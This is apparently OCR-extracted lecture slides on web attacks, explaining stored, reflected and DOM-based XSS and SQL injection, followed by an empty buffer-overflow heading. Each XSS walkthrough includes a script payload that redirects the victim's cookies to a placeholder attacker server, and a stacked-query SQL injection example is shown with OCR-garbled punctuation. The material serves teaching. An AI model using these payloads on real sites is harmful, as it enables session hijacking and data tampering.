
1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.


vulnerable
webpage
Attacker
Injects malicious script
Saves Malicious script into
a database
server
User Request data
from server
Allow: /
Data Containing the
Malicious script is loaded
Victim
Maliscious script may get
executed and call back to the attacaker


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/latest-comment
3
200 OK
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>


Reflected (Non-Persistent) **XSS**

1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>

Local (DOM Based) **XSS**

1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website receives the request, but does not include the malicious string in the response.
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server.


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for: "
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
<html>
You searched for: <script>...</script>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
4
Website's Response to Victim
<html>
You searched for:
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>

SQL Injections


SQL injection


- Many APIs use SQL transactions in the background.
- The code is written in advance, and the parameters are taken from the API call.
- If the parameter isn't checked, SQL code can be 'Injected' and executed.

SQL injection

- SQL code: $select * from believers where name = '\$\$' ;$
- Expected parameter (\$\$): $High Sparrow$
- Attacker's parameter: $High Sparrow'); \textbf{insert} into believers values ('Tomen Baratheon$
- When inserted: $select * from believers where name = ('High Sparrow'); \textbf{insert} into believers values ('Tomen Baratheon');$

SQL injection






Buffer Overflow

Buffer Overflow

